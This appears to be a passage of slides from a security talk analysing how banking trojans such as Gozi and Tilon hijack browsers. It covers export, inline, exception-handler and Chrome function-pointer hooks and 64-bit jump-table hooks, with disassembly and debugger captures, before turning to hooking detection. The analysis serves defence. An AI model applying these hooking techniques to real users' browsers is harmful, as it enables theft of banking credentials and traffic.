- Browsers have Network-APIs that handle encryption transparently
  - Internet Explorer: wininet.dll
    - InternetConnect()
    - HttpOpenRequest()
    - HttpSendRequest()
    - InternetReadFile()
  - Firefox: nspr4.dll
    - PR\_open()
    - PR\_read()
    - PR\_write()
  - Chrome: Statically linked nspr4

# Wininet.dll connection example

```
hConnect = InternetConnect (  
    hOpen,                                // InternetOpen handle  
    „www.mybank.com“,                    // Server name  
    INTERNET_DEFAULT_HTTPS_PORT,          // Default HTTPS port - 443  
    "",                                   // User name  
    "",                                   // User password  
    INTERNET_SERVICE_HTTP,               // Service  
    0,                                    // Flags  
    0                                     // Context  
);  
  
hReq = HttpOpenRequest (  
    hConnect,                             // InternetConnect handle  
    "GET",                                // Method  
    „/frontpage.html“,                    // Object name  
    HTTP_VERSION,                         // Version  
    "",                                   // Referrer  
    NULL,                                 // Extra headers  
    INTERNET_FLAG_SECURE,                // Flags  
    0                                     // Context  
);  
  
InternetReadFile ( hReq, HtmlOutputBuffer, BytesToRead, &BytesRead);
```


# Wininet.dll connection scheme



# Hooking the Connection APIs

- Banking Trojans implement MITB through Connection API hooking
- Hooking: Redirecting all calls to APIs to own module

# Wininet.dll hook scheme



# Export Table Hooks

- Windows DLLs contain list of provided APIs („exports“)
- Mapping Name  $\leftrightarrow$  RVA
- Changing export address changes called function of importing binary

# Inline Hooks

IExplore.exe

Wininet.dll

InternetReadfile

5B86A259 E9 A0B028A6 JMP 01AF52FE

5B86A25E 53 PUSH EBX  
5B86A25F 8B5D 14 MOV EBX,DWORD PTR SS:[EBP+14]  
5B86A262 56 PUSH ESI  
5B86A263 57 PUSH EDI  
5B86A264 33FF XOR EDI,EDI  
5B86A266 3BDF CMP EBX,EDI  
5B86A268 0F85 8EDE0000 JNZ NETAPI32.5B8780FC

Code:

```
for (i=1 to 0xdead){  
...  
}
```

Advapi32.dll

Ws2\_32.dll

Injected malware code

Intercept and modify

5B86A259 8BFF MOV EDI,EDI  
5B86A25B 55 PUSH EBP  
5B86A25C 8BEC MOV EBP,ESP



# Inline hooking via VEH (Tilon)

- Installs VEH handler
- Writes privileged instruction (CLI) to function prolog
- Triggers exception
- VEH handler acts as hook procedure

# Outline

- How Banking Trojans operate
  - Browser hijacking techniques
    - Classical hooking
      - Chrome
        - 64bit
- BankGuard
- Modern C&C Structures

# Chrome hooking difficulties

- Chrome uses nspr4 library (PR\_read / PR\_write) just as Firefox
- Functions nowhere exported though
- Compiled statically into chrome.dll
- Chrome.dll is a giant binary blob

# Chrome internal structure

```
struct PRIOMethods {  
    /* Type of file represented (tos) */  
    PRDescType file_type;  
    /* close file and destroy descriptor */  
    PRCloseFN close;  
    /* read up to specified bytes into buffer */  
    PRReadFN read;  
    /* write specified bytes from buffer */  
    PRWriteFN write;  
    // ...  
}
```

# Chrome internal structure

```
static const PRIOMethods ssl_methods = {  
    PR_DESC_LAYERED,  
    ssl_Close,          /* close          */  
    ssl_Read,           /* read          */  
    ssl_Write,          /* write         */  
    ssl_Available,      /* available     */  
    // ...  
};
```

# Chrome internal structure

```
static void ssl_SetupIOMethods(void) {  
    PRIOMethods *new_methods = &combined_methods;  
    const PRIOMethods *nspr_methods =  
        PR_GetDefaultIOMethods();  
    const PRIOMethods *my_methods = &ssl_methods;  
    *new_methods = *nspr_methods;  
  
    new_methods->file_type = my_methods->file_type;  
    new_methods->close = my_methods->close;  
    new_methods->read = my_methods->read;  
    new_methods->write = my_methods->write;  
    // ... }
```

# Chrome internal structure


```
static PRStatus  
ssl_InitIOLayer(void)  
{  
    ssl_layer_id = PR_GetUniqueIdentity("SSL");  
    ssl_SetupIOMethods();  
    ssl_initied = PR_TRUE;  
    return PR_SUCCESS;  
}
```

# Chrome internal structure

```
ssl_InitIOLayer proc near                                ; DATA XREF: sub_1DE8670+D10
    push    offset aSsl_1                               ; "SSL"
    call    PR_GetUniqueIdentity
    pop     ecx
    mov     ssl_layer_id, eax
    call    ssl_SetupIOMethods
    mov     ssl_init, 1
    xor     eax, eax
    retn
ssl_InitIOLayer endp
```



# Chrome function pointer hooking (Gozi)



# Chrome function pointer hooking (Gozi)

Immunity Debugger - chrome.exe - [CPU - thread 000005CC, module ntdll]

Registers (FPU):

```
EDI 72F40800
ESI 00000000
EDX 7260F85D ntdll!DbgUiRemoteBreakIn
ESP 0740F988
EBP 0240F984
ESI 00000000
EIP 77020000 ntdll!77020000
C 0 ES 002B 32bit 0FFFFFFFFF
P 1 ES 002B 32bit 0FFFFFFFFF
A 0 SS 002B 32bit 0FFFFFFFFF
C 1 SS 002B 32bit 0FFFFFFFFF
P 0 FS 002B 32bit 7EFA0000FFFF
C 0 GS 002B 32bit 0FFFFFFFFF
D 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO, NB, E, BE, NS, PE, GE, LE)
ST0 em019 0.00000000000000000000
ST1 em019 0.00000000000000000000
ST2 em019 0.00000000000000000000
ST3 em019 0.00000000000000000000
ST4 em019 0.00000000000000000000
ST5 em019 0.00000000000000000000
ST6 em019 0.00000000000000000000
ST7 em019 1.7612558867136242000e-312
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
F0W 027F Prec REFP,CS Mask 1 1 1 1 1 1
```

Address Value Comment

|          |          |                   |
|----------|----------|-------------------|
| 727CE964 | 727CE964 | chrome.1.71C72205 |
| 727CE968 | 727CE968 | chrome.1.70F6C055 |
| 727CE96C | 727CE96C | chrome.1.70F6C055 |
| 727CE96E | 727CE96E | chrome.1.70F6C055 |
| 727CE970 | 727CE970 | chrome.1.70F6C055 |
| 727CE972 | 727CE972 | chrome.1.70F6C055 |
| 727CE974 | 727CE974 | chrome.1.70F6C055 |
| 727CE976 | 727CE976 | chrome.1.70F6C055 |
| 727CE978 | 727CE978 | chrome.1.70F6C055 |
| 727CE97A | 727CE97A | chrome.1.70F6C055 |
| 727CE97C | 727CE97C | chrome.1.70F6C055 |
| 727CE97E | 727CE97E | chrome.1.70F6C055 |
| 727CE980 | 727CE980 | chrome.1.70F6C055 |
| 727CE982 | 727CE982 | chrome.1.70F6C055 |
| 727CE984 | 727CE984 | chrome.1.70F6C055 |
| 727CE986 | 727CE986 | chrome.1.70F6C055 |
| 727CE988 | 727CE988 | chrome.1.70F6C055 |
| 727CE98A | 727CE98A | chrome.1.70F6C055 |
| 727CE98C | 727CE98C | chrome.1.70F6C055 |
| 727CE98E | 727CE98E | chrome.1.70F6C055 |
| 727CE990 | 727CE990 | chrome.1.70F6C055 |
| 727CE992 | 727CE992 | chrome.1.70F6C055 |
| 727CE994 | 727CE994 | chrome.1.70F6C055 |
| 727CE996 | 727CE996 | chrome.1.70F6C055 |
| 727CE998 | 727CE998 | chrome.1.70F6C055 |
| 727CE99A | 727CE99A | chrome.1.70F6C055 |
| 727CE99C | 727CE99C | chrome.1.70F6C055 |
| 727CE99E | 727CE99E | chrome.1.70F6C055 |
| 727CE9A0 | 727CE9A0 | chrome.1.70F6C055 |
| 727CE9A2 | 727CE9A2 | chrome.1.70F6C055 |
| 727CE9A4 | 727CE9A4 | chrome.1.70F6C055 |
| 727CE9A6 | 727CE9A6 | chrome.1.70F6C055 |
| 727CE9A8 | 727CE9A8 | chrome.1.70F6C055 |
| 727CE9AA | 727CE9AA | chrome.1.70F6C055 |
| 727CE9AC | 727CE9AC | chrome.1.70F6C055 |
| 727CE9AE | 727CE9AE | chrome.1.70F6C055 |
| 727CE9B0 | 727CE9B0 | chrome.1.70F6C055 |
| 727CE9B2 | 727CE9B2 | chrome.1.70F6C055 |
| 727CE9B4 | 727CE9B4 | chrome.1.70F6C055 |
| 727CE9B6 | 727CE9B6 | chrome.1.70F6C055 |
| 727CE9B8 | 727CE9B8 | chrome.1.70F6C055 |
| 727CE9BA | 727CE9BA | chrome.1.70F6C055 |
| 727CE9BC | 727CE9BC | chrome.1.70F6C055 |
| 727CE9BE | 727CE9BE | chrome.1.70F6C055 |
| 727CE9C0 | 727CE9C0 | chrome.1.70F6C055 |
| 727CE9C2 | 727CE9C2 | chrome.1.70F6C055 |
| 727CE9C4 | 727CE9C4 | chrome.1.70F6C055 |
| 727CE9C6 | 727CE9C6 | chrome.1.70F6C055 |
| 727CE9C8 | 727CE9C8 | chrome.1.70F6C055 |
| 727CE9CA | 727CE9CA | chrome.1.70F6C055 |
| 727CE9CC | 727CE9CC | chrome.1.70F6C055 |
| 727CE9CE | 727CE9CE | chrome.1.70F6C055 |
| 727CE9D0 | 727CE9D0 | chrome.1.70F6C055 |
| 727CE9D2 | 727CE9D2 | chrome.1.70F6C055 |
| 727CE9D4 | 727CE9D4 | chrome.1.70F6C055 |
| 727CE9D6 | 727CE9D6 | chrome.1.70F6C055 |
| 727CE9D8 | 727CE9D8 | chrome.1.70F6C055 |
| 727CE9DA | 727CE9DA | chrome.1.70F6C055 |
| 727CE9DC | 727CE9DC | chrome.1.70F6C055 |
| 727CE9DE | 727CE9DE | chrome.1.70F6C055 |
| 727CE9E0 | 727CE9E0 | chrome.1.70F6C055 |
| 727CE9E2 | 727CE9E2 | chrome.1.70F6C055 |
| 727CE9E4 | 727CE9E4 | chrome.1.70F6C055 |
| 727CE9E6 | 727CE9E6 | chrome.1.70F6C055 |
| 727CE9E8 | 727CE9E8 | chrome.1.70F6C055 |
| 727CE9EA | 727CE9EA | chrome.1.70F6C055 |
| 727CE9EC | 727CE9EC | chrome.1.70F6C055 |
| 727CE9EE | 727CE9EE | chrome.1.70F6C055 |
| 727CE9F0 | 727CE9F0 | chrome.1.70F6C055 |
| 727CE9F2 | 727CE9F2 | chrome.1.70F6C055 |
| 727CE9F4 | 727CE9F4 | chrome.1.70F6C055 |
| 727CE9F6 | 727CE9F6 | chrome.1.70F6C055 |
| 727CE9F8 | 727CE9F8 | chrome.1.70F6C055 |
| 727CE9FA | 727CE9FA | chrome.1.70F6C055 |
| 727CE9FC | 727CE9FC | chrome.1.70F6C055 |
| 727CE9FE | 727CE9FE | chrome.1.70F6C055 |
| 727CEA00 | 727CEA00 | chrome.1.70F6C055 |

[I5:54:27] Attached process paused at ntdll.DbgBreakPoint

727CE994 mspaperf.10002575

727CE998 mspaperf.100024FF

727CE99C mspaperf.1000253A

Paused

DE 15:54 18.02.2013

# Outline

- How Banking Trojans operate
  - Browser hijacking techniques
    - Classical hooking
    - Chrome
      - 64bit
- BankGuard
- Modern C&C Structures


# 64bit hooking difficulties

- Inline hooking difficulties
  - No common function prolog
  - Inline hooking requires disassembler
- Export hooking difficulties
  - EAT RVAs are 32bit
  - Can't let EAT point to arbitrary code address

# 64bit hooking (Gozi)

- Generate jump table at end of hook target .text section („Code Caving“)
- EAT points to jump table entry
- Jump table entry points to hook procedure

# 64bit hooking (Gozi)



The screenshot displays two windows from a malware analysis tool. The left window, titled 'View Imports', shows a list of API names and their addresses for WININET.dll. The right window, titled 'Code 2nd', shows the disassembled instructions for two functions: InternetReadFile and InternetReadFileExA. Both functions are hooked with a jump instruction to a specific address.

**WININET.InternetReadFile:**

| Address          | Raw Opcode          | Disassembled Instruction  |
|------------------|---------------------|---|
| 0000000076A70200 | FF25000000          | WININET.InternetReadFile: jmp qword [0000000076A70206] ; [J]=0000000180003B7C |
| 0000000076A70206 | DQ 0000000000000000 | 0000000076A70206 7C3E j1 0000000076A70243                                     |

**WININET.InternetReadFileExA:**

| Address          | Raw Opcode | Disassembled Instruction   |
|------------------|------------|--|
| 0000000076A7020E | FF25000000 | WININET.InternetReadFileExA: jmp qword [0000000076A70214] ; [J]=0000000180003C50 |
| 0000000076A70214 | 50         | 0000000076A70214 50 push rax   |

## WININET.InternetReadFile:

0000000076A70200 FF25000000 jmp q[76A70206]  
0000000076A70206 DQ 0000000018003B7C


## WININET.InternetReadFileExA:

0000000076A7020E FF25000000 jmp q[76A70214]  
0000000076A70214 DQ 0000000018003C50

# Outline


- How Banking Trojans operate
- Browser hijacking techniques
- **BankGuard**
- Modern C&C Structures

# BankGuard Hooking Detection

